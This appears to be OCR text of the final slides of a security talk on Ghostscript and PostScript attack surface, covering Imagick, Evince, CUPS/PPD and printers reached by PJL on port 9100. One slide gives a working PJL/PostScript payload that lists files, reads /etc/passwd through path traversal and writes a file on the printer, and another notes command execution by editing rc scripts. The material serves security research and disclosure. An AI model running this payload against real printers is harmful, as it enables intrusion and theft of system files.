
Attacking Imagick is depended on Ghostscript version because this is a vulnerability of Ghostscript

MORE ATTACK SURFACE

- Attack Evince
  - Evince is a popular PDF reader, it also can parse Postscript
  - It is also vulnerable


MORE ATTACK SURFACE

- Attack Evince



MORE ATTACK SURFACE

- Any other software?
  - https://codesearch.debian.net/search?q=-dSAFER+&perpkg=1




MORE ATTACK SURFACE

- Attacking printers
  - PostScript Printer Description (PPD) files are created by vendors to describe the entire set of features and capabilities available for their PostScript printers.
  - PPD can execute Postscript code, CUPS uses PPD drivers for all of its PostScript printers.
  - Postscript printer and CUPS both are we interested in.

MORE ATTACK SURFACE


- Attacking printers
  - Printer Job Language (PJL)
    - PJL was originally introduced by HP but soon became a standard for print job control.
    - The service is listened on port 9100
    - PJL can switch the interpreter to Postscript mode to parse Postscript



MORE ATTACK SURFACE

- Attacking printers
  - System access


```
@PJL ENTER LANGUAGE=POSTSCRIPT
/str 64 string def (%*%../*)
{==} str filenameforall

/byte (0) def
/infile (../../../etc/passwd) (r) file def
{ infile read {byte exch 0 exch put  (%stdout) (w) file
byte writestring}  {infile closefile exit} ifelse} loop

/outfile (test.txt) (w+) file def}}
outfile (Hello World!) writestring
outfile closefile
```



MORE ATTACK SURFACE

- Attacking printers
  - Command execution
    - Editing rc scripts or replacing binary files will lead to command execution.

CVE-2017-2741



ANY OTHER ELSE???

- More thinks
  - Postscript is an old language, available in almost any PostScript printer and raster image processor(RIP).
  - Ghostscript is an popular interpreter for Postscript, available in almost any RIP software.
  - Even there existed a real-world APT(apt28) using Postscript.

https://www.fireeye.com/blog/threat-research/2017/05/eps-processing-zero-days.html

https://www.fireeye.com/blog/threat-research/2014/10/apt28-a-window-into-russias-cyber-espionage-operations.html

CVE-2017-0261 CVE-2017-0262

Q&A

Redrain&Spark